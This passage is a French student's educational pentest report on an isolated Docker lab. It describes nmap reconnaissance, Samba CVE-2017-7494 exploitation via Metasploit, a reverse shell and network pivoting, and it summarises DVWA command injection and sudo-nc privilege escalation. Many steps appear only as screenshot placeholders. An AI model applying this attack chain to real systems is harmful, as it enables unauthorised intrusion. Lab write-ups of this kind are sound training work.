SAE3.04 : Rapport de pentest

15/01/2026

ABDALLAH Johan

johan.abdallah@etu.unice.fr

Environnement virtuel docker – 172.x.0.0/16

x = {18,19}

Autorisation fournie par le client : le test a été réalisé avec l'accord explicite du client (M. Laborde). Les actions menées ont été limitées au périmètre autorisé par le client et réalisées dans un but exclusivement pédagogique.

Table des matières

1. Préambule

1.1 Contexte

Le présent rapport est réalisé dans le cadre du module SAE3.04 du BUT Réseaux et Télécommunications de l'IUT Nice Côte d'Azur. Cet audit technique simule une intervention réelle (Pentest) sur l'infrastructure donnée par l'établissement.
L'exercice s'inscrit dans une démarche d'apprentissage des méthodes d'audit offensif, visant à identifier les vulnérabilités d'un système pour en proposer des mesures de remédiation concrètes et structurées.

1.2 Objectifs

L'objectif est de démontrer la maîtrise des compétences suivantes :

- Reconnaissance et énumération : Identification des services exposés et de la topologie réseau.
- Exploitation de vulnérabilités : Mise en œuvre de vecteurs d'attaque sur des services web et applicatifs.
- Pivoting : Capacité à rebondir d'un segment réseau à un autre via une machine compromise.
- Élévation de privilèges : Analyse de configurations système défectueuses pour obtenir des droits d'administration (Root).

1.3 Cadre légal et déontologie

Conformément aux instructions de M. Laborde, cet audit a été réalisé dans un environnement strictement isolé et contrôlé.

- Autorisation : L'accès aux cibles (172.18.0.2, 172.19.0.2) a été explicitement autorisé dans le cadre de la SAE.
- Éthique : Aucune action n'a été menée en dehors du périmètre défini. L'intégrité des données a été préservée, et tous les outils d'intrusion (scripts, reverse shells) ont été retirés à l'issue des tests pour laisser le système dans son état initial.
- Responsabilité : Ce document est pédagogique. L'auteur décline toute responsabilité quant à l'usage détourné des techniques présentées dans ce rapport.

1.4 Informations administratives

- Étudiant : ABDALLAH Johan
- Groupe : 1A
- Enseignant Référent : M. Laborde
- Établissement : IUT Nice Côte d'Azur - Département R&T
- Date de remise : 15 Janvier 2026
- Classification : Usage Pédagogique - Confidentiel

1.5 Liste de diffusion

La distribution de ce document est strictement limitée aux destinataires suivants :

- Direction Technique (CTO) : Pour validation de la stratégie de risque.
- Équipe Sécurité (RSSI) : Pour suivi et pilotage de la remédiation.
- Administrateurs Systèmes et Réseaux : Pour mise en œuvre des corrections techniques.

2. Synthèse de l'audit

2.1 Résumé technique des résultats

L'audit a permis de confirmer une compromission totale de la chaîne de sécurité de l'infrastructure cible. En partant d'un segment réseau exposé, nous avons réussi à progresser jusqu'au cœur du système privé pour obtenir les privilèges les plus élevés.

Les tests ont mis en évidence trois défaillances majeures :

1. Une surface d'attaque applicative vulnérable : Failles sur le serveur Web (172.19.0.2).
2. Un défaut de segmentation réseau : La machine Samba (172.18.0.2) joue un rôle de passerelle (pivot) insuffisamment protégée, permettant de relier deux segments réseau distincts.
3. Une gestion des privilèges défectueuse : Une configuration permissive du fichier sudoers permettant une escalade de privilèges immédiate vers l'utilisateur root.

2.2 Cartographie de l'attaque

Le chemin d'exploitation suivi durant la manip se décompose en quatre étapes clés, illustrant une attaque par rebond typique :

- Étape 1 : Reconnaissance – Identification des services actifs et des interfaces réseaux sur le segment accessible.
- Étape 2 : Pivotement – Configuration de tunnels (SSH Reverse et Socat) sur la machine Samba pour rediriger les flux de contrôle depuis la machine Kali vers le réseau privé.
- Étape 3 : Accès Initial – Exploitation d'une injection de commande sur l'interface Web pour obtenir un shell utilisateur www-data.
- Étape 4 : Élévation – Abus du binaire nc autorisé en sudo pour transformer l'accès limité en une session administrative complète (root).


2.3 Etat des lieux de la sécurité

L'infrastructure donnée présente actuellement une posture de sécurité jugée Critique.
Voici les points d'entrées chronologiquement :

Cible	**Service / Vulnérabilité**	**Données (IP/Port)**	**Résultat de l'action**
Samba	SMBD / CVE-2017-7494	`172.18.0.2:445`	Accès root directe
Samba	SSH / Tunneling	`172.18.0.2 :22`	Mise en place d'un tunnel de la kali jusqu'au serveur web (avec la samba en passerelle)
Serveur Web	http / Injection	`172.19.0.2:80`	Obtention d'un shell initial `www-data` via `/vulnerabilities/exec`.
Serveur Web	Sudoers / Misconfig	`sudo -l` → `/bin/nc`	Escalade de privilèges root via le binaire Netcat.

À l'issue de l'audit, l'attaquant dispose d'un shell interactif root sur le serveur web. Toutes les données confidentielles du serveur, ainsi que les autres machines potentiellement présentes sur le segment 172.19.0.0/16, sont compromises.

3. Cadre technique et méthodologie



3.1 Environnement de test et topologie réseau

L'infrastructure cible est composée de deux segments réseaux distincts, simulant une architecture avec une zone d'accès et une zone privée.

- Machine Attaquante (Kali) : 172.18.0.4
    - Rôle : Point d'origine des scans et réception des reverse shells.
- Segment intermédiaire (LAN – Pivot Samba) : 172.18.0.2
    - Rôle : Machine dual-homed possédant une seconde interface sur le réseau privé (172.19.0.3). Elle sert de point d'appui pour le pivotement.
- Segment privé (Cible Web) : 172.19.0.2
    - Rôle : Serveur hébergeant l'application DVWA. Cette machine est injoignable directement depuis la Kali sans tunnelisation.

3.2 Méthodologie employée

Le test a suivi les phases standards d'un pentest, adaptées au contexte :

- Reconnaissance active : Identification des ports ouverts et des versions de services sur le premier segment.
- Modélisation des menaces : Analyse de la machine Samba comme passerelle potentielle vers le réseau 172.19.0.0/24.
- Exploitation et Pivotement : Utilisation des protocoles SSH et Socat pour créer un pont de communication vers la zone privée.
- Post-Exploitation : Élévation de privilèges sur la cible finale.


3.3 Outillage technique utilisé

Pour mener a bien cette intrusion, les outils suivants ont été mobilisés :

- Nmap : Pour la cartographie des réseaux et la détection de version (ex : nmap -sV 172.18.0.2)
- SSH (Secure Shell) : Utilisé pour la création de tunnels dynamiques (SOCKS) et de tunnels
- Socat : Utilisé pour la redirection de ports TCP de manière bidirectionnelle entre les interfaces 172.18 et 172.19.
- Netcat (nc) : Utilisé pour l'obtention des reverse shells.
- Python3 : Utilisé pour l'upgrade du shell en terminal interactif TTY (pty.spawn)
- Metasploit : Employé pour exploiter les vulnérabilités identifiées, notamment sur le serveur Samba.
- Proxychains : Utilisé pour acheminer les connexions réseau via des proxies, permettant l'accès à des ressources internes depuis des réseaux externes.
- TigerVNC : Déployé pour accéder à distance aux interfaces graphiques des machines compromises.
- DVWA (Damn Vulnerable Web Application) : Une application web vulnérable

4. Déroulement du Pentest

Cette section décrit **exhaustivement** le déroulement du pentest tel qu'il a été réalisé, en s'appuyant sur **l'ensemble des captures d'écran produites** durant la manipulation. Chaque action est reliée logiquement à la précédente afin de démontrer une chaîne d'attaque réaliste et cohérente.



Nous sommes initialement dans une machine tournant avec Kali Linux en mode root.

4.1 Phase de Reconnaissance Initiale

La première phase de l'audit consiste à cartographier le segment réseau sur lequel se situe la machine attaquante (Kali Linux). L'objectif est d'identifier l'adresse IP de la machine Samba, qui constitue notre premier point d'entrée potentiel.


4.1.1 Identification de l'adressage et de l'interface réseau de l'attaquant

La commande suivante est utilisée :

Elle permet d'identifier l'interface réseau active et l'adressage IP de la machine Kali, à savoir **172.18.0.4/24**. Cette information est indispensable pour définir le périmètre de scan réseau.

4.1.2 Découverte des hôtes actifs sur le segment 172.18.0.0/16

Un scan de découverte est lancé sur l'ensemble du sous-réseau :



Le scan révèle la présence d'une machine active à l'adresse **172.18.0.2**. L'analyse des services (port 445 ouvert) confirme qu'il s'agit du serveur Samba de l'infrastructure.
Une fois la cible identifiée, nous devons procéder à une énumération détaillée de ses ports et services pour trouver un vecteur d'intrusion ou une configuration exploitable.


4.1.3 Scan de ports et identification des services exposés sur la machine Samba

Un scan plus approfondi est réalisé afin d'identifier les services exposés :

nmap -sC -sV 172.18.0.2

Les résultats montrent notamment :

- Port 445/TCP ouvert (SMB – Samba 4.6.3)
- Port 22/TCP ouvert (SSH)



La machine Samba semble faire tourner une version ancienne de Samba. Nous allons donc effectuer une recherche Google pour découvrir des exploits.

4.2 Recherche de vulnérabilités et exploitation sur la machine Samba

4.2.1 Recherche de vulnérabilités connues liées à la version de Samba

Simple recherche Google : Samba 4.6.3 exploit

L'un des premiers résultats ce site web :

https://medium.com/@souleimangeudi/samba-3-5-0-4-6-4-remote-code-execution-cve-2017-7494-f6286048e2b4

Voici ce que celui-ci affiche :

Target IP: x.x.x.x

Vulnerability Exploited:

CVE-2017–7494 — Samba "is_known_pipename" Arbitrary Shared Library Upload and Execution
(Affects Samba versions 3.5.0 through 4.6.3, 4.5.9, 4.4.13 — patched in 4.6.4, 4.5.10, 4.4.14)

Exploitation Tool:

Metasploit Framework v6.3.35-dev
Module: `exploit/linux/samba/is_known_pipename`


La version obsolète de Samba représente une surface d'attaque critique.

Nous avons les détails de la vulnérabilité (CVE-2017-7494).
On nous indique que celle-ci est exploitable via Metasploit sous le nom de is_known_pipename.

4.2.2 Exploitation via Metasploit

Après identification de la version Samba 4.6.3, une recherche de vulnérabilités publiques a permis d'identifier la CVE-2017-7494, affectant les versions Samba comprises entre 3.5.0 et 4.6.4.


Cette vulnérabilité permet une **exécution de code à distance (RCE)** via le chargement d'une bibliothèque partagée malveillante à travers un pipe nommé.



L'exploitation est disponible dans Metasploit sous le module :

exploit/linux/samba/is_known_pipename

Exploitons-la.



Pour pouvoir exploiter la vulnérabilité, nous devons être informé des options.
Le logiciel a besoin d'un RHOST, qui représente la machine à attaquer. Un RPORT, qui représente le port du service SMB (445 de base). Et d'autres paramètres non pertinents pour notre cas.
Initialisons le RHOST sur l'IP de la Samba et exécutons l'exploit :

4.2.3 Compromission réussie de la machine Samba

Après configuration du module avec les paramètres suivants :


- RHOSTS : 172.18.0.2
- RPORT : 445

L'exploit est lancé avec succès. De plus, nous atterrissons directement en root.

Vérification :

whoami

Résultat : root



La machine Samba est désormais totalement compromise


4.3 Post-exploitation et Stabilisation de l'accès sur la machine Samba

4.3.1 Mise en place d'un reverse shell persistant


Le shell fourni par Metasploit étant limité (non interactif), une phase de post-exploitation est réalisée afin d'améliorer la stabilité de l'accès.

Un reverse shell Bash est généré depuis un générateur en ligne et exécuté depuis la machine Samba compromise.

Sur la machine Kali, on écoute un port non utilisé :




Ce site web permet de générer une commande bash pour un reverse shell :




Grace a un générateur de Reverse Shells, on obtient la commande qui permettra la redirection des flux.

Puis exécuter la commande donnée par site web en mode bash dans notre Samba :



De retour sur la Kali, on voit apparaitre la connexion à la machine Samba directement initiée par celle-ci.




Cependant, le shell n'est toujours pas interactif.

4.3.2 Stabilisation du shell et obtention d'un TTY interactif

Voici la documentation que nous allons utiliser pour avoir un shell interactif : https://medium.com/@dineshkumaar478/a-step-by-step-guide-to-turning-a-basic-reverse-shell-into-a-fully-interactive-terminal-using-41c512e5e0cc

Voici le procédé :




Après avoir suivi le tuto, le shell obtenu est ensuite transformé en terminal pleinement interactif grâce à Python. Cette étape est cruciale pour permettre l'utilisation correcte des commandes interactives (CTRL+C, flèches, historique).

4.4 Analyse réseau et découverte du rôle de pivot

4.4.1 Identification des interfaces réseau et du double adressage

Une fois la machine Samba compromise, une analyse réseau locale est effectuée :

ip a



4.4.2 Mise en évidence du rôle de passerelle entre les segments 172.18.x.x et 172.19.x.x

Cette commande (ip a) révèle que la machine possède **deux interfaces réseau** :

- 172.18.0.2 (réseau accessible depuis Kali)
- 172.19.0.3 (réseau interne privé)

